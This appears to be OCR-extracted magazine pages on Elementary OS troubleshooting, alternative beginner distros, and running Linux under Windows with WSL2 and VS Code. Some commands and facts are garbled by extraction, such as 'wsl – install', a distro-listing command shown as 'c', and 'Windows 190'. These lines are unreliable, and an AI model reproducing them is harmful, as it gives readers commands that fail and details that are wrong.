```

Fix networking issues

Another bugbear is getting your PC connected to the network and thus the internet. Driver issues should only affect certain wireless adaptors, and hopefully they should be covered by the proprietary drivers, but sometimes you need to jump through more hoops.

Click the Network button in the top-right, then click Network Settings. This should verify whether your wired or wireless network adaptor has been detected (it’s in the list if it is) and if it’s connected. In most cases, the automatic settings should get you connected, but if you need to configure the connection manually, click Advanced Settings. For Ethernet connections, focus on the IPv4 Settings tab for setting IP addresses.

If your adaptor isn’t present, you need to track down drivers. If you don’t know its make and model, input one of the following commands, depending on its type:

```
$ lspci -v | grep Ethernet
$ lspci -v | grep Wireless
```

Visit the manufacturer’s website for info or search the web for Ubuntu 22.04 installation instructions (the procedure should be the same in Elementary).

Printer issues

If you’re unable to get your printer working via System Settings > Printers, see our guide to working with printers in **LXF309**, or visit **https://openprinting.github.io** for a guide to the new OpenPrinting protocols.

TROUBLESHOOT PROBLEMS ONLINE

If you run into problems with Elementary OS, you are unlikely to be alone. Thankfully, there are plenty of online resources to help you track down a solution. A general web search is usually the best place to start – if there’s a specific error message, start by searching for that with the words ‘elementary’ and ‘os’, or provide keywords providing a more general description (such as ‘display yellow elementary os’). Most results point to user forums, which are worth bookmarking for future reference.

Elementary’s own support channels at **https://elementary.io/support** have a list of apps and topics that redirect you to the relevant part of the specific app’s GitHub page. If nothing appears under Q&A, check the Issues section. Most hardware-related queries can’t be answered here, so click Other Questions & Help to be redirected to a more general Q&A section.

Other places worth bookmarking include channels on StackExchange (**https://elementaryos.stackexchange.com**) and Reddit (**www.reddit.com/r/elementaryos**). If you can’t find a solution across any of these, consider signing up with one or more sites to post your query. Failing that, try filing an issue through the *Feedback* app (see **https://docs.elementary.io/contributor-guide/feedback/reporting-issues**) or emailing our resident expert at **answers@linuxformat.com** to see if he can help.

Remember to include as much relevant information as you can – your hardware specs for example, particularly the make and model of any troublesome hardware like your graphics card or network adaptor.

Try some distro hopping


Don't like Elementary? Try one of these beginner-friendly OSes.

While it's a potentially easy way into Linux, you may decide that Elementary OS isn't for you – perhaps you don't like its desktop and cut-down app store or find it's more trouble getting set up than it's worth. But this doesn't have to mean bringing your adventures into the world of Linux to a premature end. The great thing about Linux – unlike Mac OS or Windows – is that you have an unbelievably diverse choice of alternative distros to choose from.


Most distros are based on another distro, tweaked to provide a specific user experience, or fill a perceived gap in the market. Most – including Elementary OS – are based on Ubuntu, one of Linux's most popular distros (itself based on another distro – Debian). Ubuntu is backed by Canonical, a well-established company capable of providing lots of resources and support. And if there's one area of the Linux marketplace where there's plenty of choice, it's those distros looking to appeal to newcomers to Linux.

We've rounded up five alternative distros to check out – the only cost to you is time downloading and testing each one. All five are distributed as ISO files offering a live environment and an installer, so just download them to your hard drive, then either create separate installation media for each or copy the ISOs to your *Ventoy* USB flash drive and switch between them to see which take your fancy.


You'll see that many distros offer multiple options, each sporting a different desktop. There are desktops like Elementary's Prometheus, offering a slick, modern experience, as well as desktops designed for lower-end machines, like the minimalist Xfce. You'll also see that desktops work across multiple distros, enabling you to mix and match as you see fit. Happy testing! LXF




Linux Mint (https://linuxmint.com)




Pop!_OS (https://pop.system76.com)



Ubuntu (https://ubuntu.com)



Zorin OS (https://zorin.com/os)



Manjaro Linux (https://manjaro.org)

FIVE ALTERNATIVE DISTROS TO TRY

Linux Mint

https://linuxmint.com

For years, Linux Mint was considered the best distro for Windows switchers, thanks to its desktop, which mirrored Windows 7. While Elementary is slicker, Linux Mint is robust and well supported, and its Cinnamon edition should be your first port of call if you fail to take to Elementary.

Pop!_OS

https://pop.system76.com

This distro comes from Linux PC manufacturer System 76 and is tailored to STEM and creative professionals. However, it's still a good choice for Windows switchers and anyone who wants to prioritise using their computer over spending ages configuring, tweaking and ultimately troubleshooting it.

Ubuntu

https://ubuntu.com

Like Elementary itself, most of the distros featured here are based on Ubuntu, so why not give the original a try when testing different flavours of Linux? The Gnome desktop will be different from what you're used to, but doesn't take long to master, and Ubuntu is the best-supported OS of any in this roundup.

Zorin OS

https://zorin.com/os

Zorin OS is aimed at switchers, to the point of highlighting the fact that its *Appearance* app is geared towards letting you fine-tune its desktop to resemble the version of Windows or Mac OS you're migrating from. Even so, its Ubuntu origins remain unmistakable behind the slick desktop interface.

Manjaro Linux

https://manjaro.org

Unlike the other distros we've featured, Manjaro is based on Arch Linux. While Arch Linux is considered difficult to learn, it's fast and powerful, and Manjaro is a specially built variant with user-friendliness in mind. It comes with a choice of desktop, including the slick and modern Plasma desktop from KDE.

LINUX INVADES WINDOWS

Join **Nate Drake** as he explores Linux's infiltration of Windows. Have the barriers between operating systems truly been broken?

In late January 2024, Microsoft released an Insider Preview of Windows Server 2025 that seemingly supports the *sudo* command. Naturally, experimental features are just that – currently, the Windows *sudo* can't even be invoked from the command line. Still, if and when it can be, it will simply be the latest chapter in the ongoing story of Linux integration into Windows.

It seems Microsoft's signature tactic of 'embrace, extend, extinguish' is a thing of the past. Instead of developing proprietary versions of open source protocols to muscle the latter out of the market, the tech giant is now one of the biggest contributors to open source, even going so far as to acquire the home of many FOSS projects, GitHub in 2018.

While Windows and Linux remain extremely distinct, both philosophically and programmatically, in recent years Microsoft has embraced the latter OS to some extent. This includes offering Linux OSes (including its own Sphere) to Azure customers. Windows 10 and 11 users can even use WSL (Windows Subsystem for Linux) to run Linux kernels and apps within the Windows ecosystem.

We're going to delve into the extent to which Microsoft has introduced Linux features into Windows, which includes a discussion of WSL and WSL2. We also explore Microsoft's cross-platform *Visual Studio Code,* which can integrate with WSL2 for testing Linux apps.

Finally, we hearken to the internet's beating tom-toms to tease out clues as to what the future has in store for further Linux integration in Windows.

3Jw8GGqdiRsHphOFjEuZw==

Learning to love Linux

The early days of Microsoft put it at loggerheads with the growing open source movement, but things are different now.

Microsoft and its flagship Windows OS have a troubled history with Linux and open source. When Bill Gates penned his 'Open Letter to Hobbyists' in 1976, he complained about the rampant software piracy taking place in early hobbyist communities – particularly that of the Altair Basic interpreter, which he'd co-created. At a time before open source initiatives like the GNU and Linux projects, his opinion was clear: "Are people who copy software any different than those who copy records and books?"

Twenty-two years later, one of the leaked Microsoft Halloween Documents *(see box)* focused on how the tech giant viewed its rival OS, even showing grudging respect: "Linux represents a best-of-breed Unix, that is trusted in mission critical applications, and – due to its open source code – has a long-term credibility which exceeds many other competitive OSes."

Publicly, of course, Redmond disavowed Linux and open source altogether. In 2001, former Microsoft CEO Steve Ballmer famously said: "Linux is a cancer that attaches itself in an intellectual property sense to everything it touches." Gates even described the open source GPL (GNU Public Licence) as "Pac-Man-like".

Ballmer later backed down from taking such a hard line on Linux. This may have been due to Microsoft's commitment to releasing open source software in the intervening years. This included introducing .NET Core in 2014 – an open source, cross-platform successor to the .NET Framework.


In 2015, Microsoft CEO Satya Nadella even went as far as putting up a slide proclaiming "Microsoft loves Linux". The company has released Linux versions of popular programs like *SQL Server* and *Microsoft Teams.* There's even a dedicated repository wherein users can install select Microsoft tools via *Apt* and *Yum.* Crucially, users can also now make use of WSL2 to run Linux kernels in a lightweight VM.

Today the gods of Redmond are proud members of the Open Source Initiative and have made Linux operating systems available for their Azure Cloud Services. The company joined the Linux Foundation at its top-tier Platinum membership level in 2016.

In 2020, Microsoft president Brad Smith admitted in an interview with ZDNet: "Microsoft was on the wrong side of history when open source exploded at the beginning of the century."

According to the Open Source Contributor Index, Microsoft is now the second largest contributor to open source behind Google, with 4,649 active projects. In October 2023, for the first time, Microsoft went so far as to provide specific steps on its support pages on how to install Linux directly on a PC via dual boot. And since 2009, Microsoft has been contributing to the Linux kernel via the non-profit, Outercurve Foundation.

CREDIT: Magictorch
CREDIT: Wikimedia/Michael Holley



Altair 8K Basic on paper tape. This was a popular storage medium before floppy disks but it made software very easy to pirate.

However, Windows is still based on the proprietary NT Kernel. Users make use of closed-source apps to manage data on Microsoft's own NTFS filesystem.

Microsoft's Damascene conversion to being a cheerleader of open source could also just be motivated by expectations of Azure customers, who mostly favour Linux and related workflows. After all, while Linux desktop's market share continues to climb, it still is under 4% versus 73% for Windows.

It's also likely that Windows desktop usage will climb even further with WSA (Windows Subsystem for Android), which offers users a way to run Android apps from within Windows. What was traditionally a perk of Chromebooks may soon become commonplace on all Windows devices.

Once again, this raises the spectre of whether what is good for Microsoft is necessarily good for Linux and open source. The best way to answer these questions is through careful understanding of exactly how far Linux has encroached into the Windows desktop.

QUICK TIP

If you want to use WSL2, you need a machine running Windows 11 or Windows 10 version 1903 or higher, with Build 18362 or higher. Because WSL2 uses virtualisation, it doesn't function properly inside a virtual machine.

» THE HALLOWEEN DOCUMENTS

A long-standing source of understandable anti-Microsoft sentiment from the open source and Linux community was the leaked 1998 Halloween Documents. These were a series of internal confidential Microsoft memos that detailed the threat to its business from open source in general and specifically Linux. They can be read at **www.catb.org/~esr/halloween**. They're ancient history but the opening summary shows how seriously Microsoft took Linux as a threat:

"Linux poses a significant near-term revenue threat to Windows NT Server in the commodity file, print and network services businesses. Linux's emphasis on serving the hacker and Unix community alleviates the near-medium term potential for damage to the Windows client desktop. In the worst case, Linux provides a mechanism for server OEMs to provide integrated, task-specific products, completely bypassing Microsoft revenues in this space."

»

Linux inside Windows

Run Linux apps on Microsoft's OS in Windows Subsystem for Linux 2.

The origins of WSL (Windows Subsystem for Linux) lies in Microsoft's Project Astoria, a tool originally designed to port Android apps to Windows 10 Mobile. The project was killed in 2016 but the code formed the basis of WSL, which was released in beta later in the same year. Unlike third-party apps like *Cygwin,* WSL's initial aim was native Linux compatibility through serving Unix programs as custom isolated 'pico processes'.

In May 2019, Microsoft announced the release of WSL2, a huge improvement over its predecessor, given it uses virtualisation to run Linux kernels inside a lightweight virtual machine. This not only improves performance but adds full system call compatibility.

Both WSL2 and compatible Linux distros can easily be installed via the command line or Microsoft Store.


WSL's 'so what?' moment

While WSL2 is certainly a much more efficient way of implementing Linux in Windows, it still needs to pass the 'so what?' test. In other words, why shouldn't Linux developers and other interested parties just keep on running full distros of Linux in a dedicated virtual machine using software like *VMWare* or *VirtualBox?*

The fact, for instance, that WSL2 now has GPU support and can even run GUI Linux apps is hardly enough reason to switch, as most VM software can do the same. As far as developers are concerned though, there's every reason to take WSL2 for a spin. Not only is the setup incredibly simple but you can easily create and switch between distros with just a few keystrokes.

Files can be stored in isolated Linux filesystems, and updates can be carried out automatically across every installed distro. Command-line tools such as *Bash, Vim* and so on are supported out of the box and you can install more via the distro's own package manager.

Crucially, using WSL2 gives you the ability to invoke Windows applications via the shell. Installed Linux apps



Windows Subsystem for Linux (WSL) lets developers run a GNU/Linux environment -- including most command-line tools, utilities, and applications -- directly on Windows, unmodified, without the overhead of a traditional virtual machine or dual boot setup.

Installing WSL through the store will allow you to get the latest WSL updates and features faster, and without needing to modify your Windows version. To learn more please visit https://aka.ms/wsldocs

WSL2 can be installed via cmd.exe or the Microsoft Store. You can also use the store to install more Linux distros.


» TERMINAL CASE

By default, WSL2 launches in *Windows Terminal.* While we don't make a habit of recommending Microsoft products at **LXF**, this is one that integrates nicely with installed Linux distros.

If you're serious about using Linux on a regular basis, launch *Windows Terminal* via the search bar, then click the arrow next to the new tab icon (+).

From here you can switch between profiles – for example, from *PowerShell* to Ubuntu. To switch to the Linux command line by default, hit Settings. In the new window, select the drop-down menu in the Default Profile section and change to your chosen distro.

From here you can also change your default terminal application from Let Windows Decide to *Windows Terminal.* We also recommend enabling Launch On Machine Startup.




```
Score: 0  0.00%                          Greed v4.2 - Hit '?' for help.
```

You can use Windows Terminal and third-party utilities such as ConEMU (pictured) to automatically launch your chosen Linux distro via WSL2.

If you want to use the Linux command line across multiple distros and/or have a preferred program, WSL2 is compatible with other terminal utilities, such as *Hyper* or *ConEmu.*

By default, these programs launch *cmd.exe* but you can configure your profile to point to **%windir%\system32\wsl.exe** instead. The steps to do this differ depending on your terminal program. For instance, on first launch *ConEmu* displays a fast configuration screen. In the Choose Startup Task field, you only need change {Shells::cmd} to {Shells::wsl}. You can also go to Settings > 'Tasks to define parameters.

Regardless of the terminal program, you can find help with basic WSL commands, including running specific apps in installed distros, at **https://learn.microsoft.com/en-us/windows/wsl/basic-commands**.



Once your chosen distro is installed, you can immediately download and run any terminal program available via the OS's package manager.

are also listed in the Windows Start Menu, so can easily be launched there or via the command line.

Start your subsystems!

If you're now convinced it's worth taking WSL2 for a spin, first make sure that your copy of Windows is up to date by typing `updates` into the search bar and choosing Windows Update. If you're using Windows 190, you need to be running version 21H1, 21H2, or 22H2 in order to use WSL2.

WSL2 also uses Hyper-V. This requires 64-bit hardware virtualisation support which you must enable in your BIOS. Check with your motherboard manufacturer if you're unsure how to do this.

Once this is done, save and close any open files. Command-line lovers can run *cmd.exe* or open Windows PowerShell to begin installation with:

```
$ wsl – install
```

If the installer hangs (as it did for us), or you're more a fan of the GUI, you can also search for WSL2 in the Microsoft Store and hit Get to begin setup.

Once the install is complete, you need to check that Virtual Platforms are enabled. In the Windows search bar, find and select Turn Windows Features On Or Off. From here you can check the box marked Virtual Machine Platform.

By default, WSL2 installs Ubuntu but you can install another distro if you wish. If you used the Microsoft Store to search for WSL2, you can see all available distros listed and install them by clicking Get.

Still, the best way to view currently available distros is via the command line: `c`.

Install your chosen distro using:

```
$ wsl --install -d <Distribution Name>
```

For example:

```
$ wsl --install -d <kali-linux>
```

For this tutorial, we're using Ubuntu 22.04 LTS. If you want to install a distro that isn't available for download, WSL2 also supports importing other distros via a tar file. Follow the steps on Microsoft's Support site to do this (**https://learn.microsoft.com/en-us/windows/wsl/use-custom-distro**).

Once install is complete, restart your PC. After logging back in to the desktop, open the Start Menu to view a shortcut to your Linux distro of choice. If you click to launch, your distro opens in *PowerShell*. You're prompted to set a username and password.

Next, make sure your OS is fully up to date with:

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

If you're using *PowerShell*, you can also check for kernel updates with:

```
$ wsl --update
```

Installing and running programs now works in the same way as any terminal utility in Linux. For instance, try installing popular *Tetris* clone *Bastet* with:

```
$ sudo apt-get install bastet
```

Introducing GUI apps

Installing terminal utilities and games is all well and good, but frankly you can achieve much the same thing by logging into a remote Linux server via SSH.

The real fun lies in the fact that Windows now supports both X11 and Wayland Linux GUI applications. This means you can launch Linux apps from the Start Menu, pin them to the Windows taskbar, switch between them and Windows apps using tabs, and even use copy and paste.

To get started, you need to install a driver to use a virtual GPU (vGPU) that supports hardware-accelerated OpenGL rendering. You can find links to drivers for popular graphics cards at: **https://learn.microsoft.com/en-us/windows/wsl/tutorials/gui-apps**.

You also need to have at least Windows 10 Build 19044+ or Windows 11 installed to use this feature.

Once you have downloaded and installed the necessary GPU installers, open *PowerShell* and then update it with:

```
$ wsl --update
```

Next, you need to restart WSL2 for this update to take effect by running:

```
$ wsl --shutdown
```

Use the Start Menu to launch your chosen distro again, then update the OS itself again with:

```
$ sudo apt-get update
```


You can now install a GUI app, such as the *Rhythmbox* music player, for example, which is usually only available for Linux:

```
$ sudo apt-get install rhythmbox
```

Once the install is complete, you can launch the app in question by searching via the Windows Start Menu. If you did choose *Rhythmbox* or any app from which you need to access local files, this is a good time to learn how they're managed in WSL2.

Windows files can be accessed from within your Linux distribution from **/mnt/**. For instance, we pointed *Rhythmbox* towards our music folder at **/mnt/c/Users/nate1/Music**.

You can equally use the Windows File Explorer to browse your Linux directories. Simply use `cd` to navigate to your chosen parent folder via the command line and then run *explorer.exe*.


Wolfgang Amadeus Mozart; Wiener Mozart Ensemble; Willi Boskovsky - Serenade No. 4 In D, K. 203: Andante ...

Select a location containing music to add to your library: Music

☑ Copy files that are outside the music library

Track	Title	Genre	Artist	Album	Time
1	Serenade No. 4 In...	Unknown	Wolfgang Amadeus...	Serenades / Volume 1	8:45

Linux apps can access Windows files and folders via /mnt. Here, Rhythmbox is playing an MP3 file in the Windows Music folder.

»


VS Studio for Linux

WSL2 integration offers the best of cross-platform development.

Much as we're loath to admit it as Linux lovers, when it comes to development, you can do much worse than Microsoft's own *Visual Studio*.

For almost 30 years, this robust IDE (integrated development environment) has been used to develop everything from basic scripts to websites and apps.

Visual Studio IDE is soon to be Windows only (*VS Studio for Mac* is due to be retired in August 2024). However, the standalone source code editor *Visual Studio Code* is available for Windows, Mac OS and Linux. While much more lightweight than its heavier IDE cousin, *VS Code's* functionality and supported languages can be enhanced via a number of extensions.



```
YaST2 - firstboot @ DESKTOP-6S72BHV

Configuration Completed

Configuration of openSUSE Tumbleweed for WSL is complete!
```

You use the Command Palette in VS Code to set up and install more Linux distros.

Most importantly, there's an extension to connect *VS Code* with WSL2. This means you can develop apps on Windows while also running them in a dedicated Linux kernel. This makes it much easier to ensure cross-platform compatibility for your apps. It's also hugely more efficient than other options, such as trying to mirror code across both physical and virtual machines.

Starting the Studio

Before integrating WSL2 with *VS Code*, we recommend repeating the steps on the previous pages to set up a dedicated Linux instance for running your chosen apps.

Next, you need to install *VS Code* via the Microsoft website: **https://code.visualstudio.com/download**.

The installer is available for Windows 10 and 11. By default, the download icon accesses the User Installer, which installs to your **User** folder, so doesn't require admin privileges. A System installer is also available.

The installer is straightforward and offers numerous extra options. Choose freely among the rest, such as creating a dedicated Start Menu icon, but make sure the option Add to PATH is checked.

Once install is complete, open *VS Code* via your new desktop shortcut or the Start Menu. Look to the left-hand pane and click the extensions icon. In the search box that appears, type `wsl`. Click Install to continue.

Sharp-eyed users will no doubt have noticed a new status bar item, bottom-left. This is the Remote Status section, which you use to check if you're running *VS Code* in a 'local' (Windows) or 'remote' (WSL) context.

Prod the python

Next use the Start Menu to launch your chosen Linux distro, or open *Windows Terminal* and run `wsl`.

For the purposes of this guide, we're going to create a simple script in Python. Unlike most Unix systems, Windows doesn't come with the language installed by default. As far as we can tell, all the Linux distros offered for install via WSL2 via the Microsoft Store do have Python 3 preinstalled. You can double-check this in *Windows Terminal* by running:

```
$ python3 – version
```

If Python 3 isn't installed, simply run:

```
$ sudo apt-get update
$ sudo apt-get install python3 python3-pip
```

Make a folder for testing purposes and switch to it:

```
$ mkdir helloWorld
$ cd helloWorld
```

Next, create a simple test script:


```
$ echo 'print("Hi, don''t forget to subscribe to Linux Format!")' >> hello.py
```

Test it by running locally from the Linux instance:

```
$ python3 hello.py
```

Linux coding in Windows

At this stage, you have created your own Python script within what amounts to a remote Linux environment. It



```
nate@DESKTOP-6S72BHV:~/helloWorld$ python3 hello.py
Hi, dont forget to subscribe to Linux Format!
nate@DESKTOP-6S72BHV:~/helloWorld$ code .
Installing VS Code Server for x64 (903b1e9d8990623e3d7da1df3d33db3e42d80eda)
Downloading: 100%
Unpacking: 100%
Unpacked 1530 files and folders to /home/nate/.vscode-server/bin/903b1e9d8990623e3d7da1df3d33db3e42d80eda.
nate@DESKTOP-6S72BHV:~/helloWorld$
```

The WSL extension uses a client-server architecture. The client runs 'locally' in Windows and the server 'remotely' in your Linux distro.

can be run from within the distro. You can even edit it using *Nano* or *Vim*.

Still, if you're intent on developing a cross-platform app, remember that as things stand, you can't meaningfully debug and run apps from Windows itself without installing the same Python development stack. This is fairly simple to do but undermines the advantage of having your own lightweight, standalone Linux instance with all necessary Python tools preinstalled.

Fortunately, you can use WSL2 to edit, debug and run your script from *VS Code*. To get started, double-check the terminal to make sure you're still in the same folder as your test script, then run `code .` – the `.` tells *VS Code* to open in the current folder.

The terminal now displays a message stating `Installing VS Code Server`. You'll also see a number after this – this is the version, which automatically matches that of the *VS Code* client you installed directly in Windows earlier.

In simplest terms, in running this command, you're having *VS Code* install a small server to which the *VS Code* client on Windows itself can connect.

The *VS Code* server also installs host extensions in WSL, so that they run in the context of the tools and frameworks installed therein. This is independent of the language extensions and frameworks that are installed in Windows, which is the optimal setup for a development environment.

Once install is complete, you'll see a notification that *VS Code* is connecting to WSL. You may also be prompted to authorise access to the Node.js-based server. The program itself then starts.

The first pop-up window asks you to confirm that you trust all files in the parent folder – in the case of this test, this is your **home** directory. Click Yes, I Trust The Authors to continue.

You can now check the Remote Status section at the bottom-left to confirm that *VS Code* is accessing your chosen WSL instance.

For further confirmation, take a moment to hover your mouse over the test script **hello.py** and note the file path. You'll see that it matches the path in your chosen Linux distro.

Click on **hello.py** to begin editing. As this is a Python script, in this case *VS Code* prompts you to install the Microsoft Python extension for rich editing and improved debugging. Click Install to proceed.

Once this is complete, take a moment to click the extensions icon in the left-hand pane, or list them using Ctrl+Shift+X. From here you can see the 'locally' installed WSL extension, as well as a new section entitled WSL: [OS Name] – Installed. This shows that the extension is installed on the WSL side.

While you're here, you can also search for and install other extensions into your WSL instance via *VS Code*, such as the Pylint linter. This provides a richer palette as well as completion for most commands, making debugging much easier.

Next, take your code for a test spin by hitting F5, then choosing Python Debugger from the drop-down.

Bugging out

Given that our test script only constitutes one line, it doesn't offer many opportunities to allow you to step through the code or show off *VS Code's* debugging features. Still, you can engineer a crisis yourself by clicking on line 1 and then pressing F9 to create a breakpoint.

Try to run the code again using F5, then select Python File. Your code now starts and hits the breakpoint. You'll see you can now inspect variables, create watches and navigate the call stack. You can also press F10 to see the output of the print statement in the debug console.

To access other scripts stored in your WSL instance from *VS Code*, simply use File > Open. You'll notice the directory tree here is for your Linux instance, though as before, you can still access Windows files via **/mnt** – for example, **/mnt/c/**.

If you do want to switch back to Windows files only, simply click the button marked Show Local. This launches the standard Windows Open dialog.

To end your WSL session and return to running code locally, select File > Close Remote Connection.

THE COMMAND PALETTE

You can access more *VS Code* WSL commands by using the shortcut Ctrl+Shift+P to bring up the command palette.


Type `wsl` to list options. One of the most useful is Connect To WSL Using Distro. If you select this, *VS Code* displays a list of all installed Linux distros. You can also click Add New to list more and launch the installer from *VS Code*. This must be done locally – you must have closed the 'remote' WSL connection from *VS Code* first.

If you then run Connect To WSL Using Distro once again and choose the newly installed OS, *VS Code* also installs the necessary server software on your target system so it can connect.

If your program is stored in a specific place, save the trouble of navigating to it via *Windows Terminal* by using Open Folder In WSL. If you're connected to an WSL instance, you can navigate from here to the directory containing your code. As before, click Show Local to display the 'local' Windows filesystem. If this is too much trouble, the Command Palette also contains a Reopen Folder In Windows option.

We recommend the Help command that links to Visual Studio's documentation on WSL (**https://code.visualstudio.com/docs/remote/wsl**). From here you can learn more about how the WSL extension works in *VS Code*, such as the fact it can run other extensions and commands directly. This is also where we learned that you can open an WSL window directly from *VS Code:* just press F1, then select WSL: Connect to WSL to launch your default distro.

You may want to follow the link to install the Remote Development Extension Pack with its extensions for WSL, SSH and containers.



```
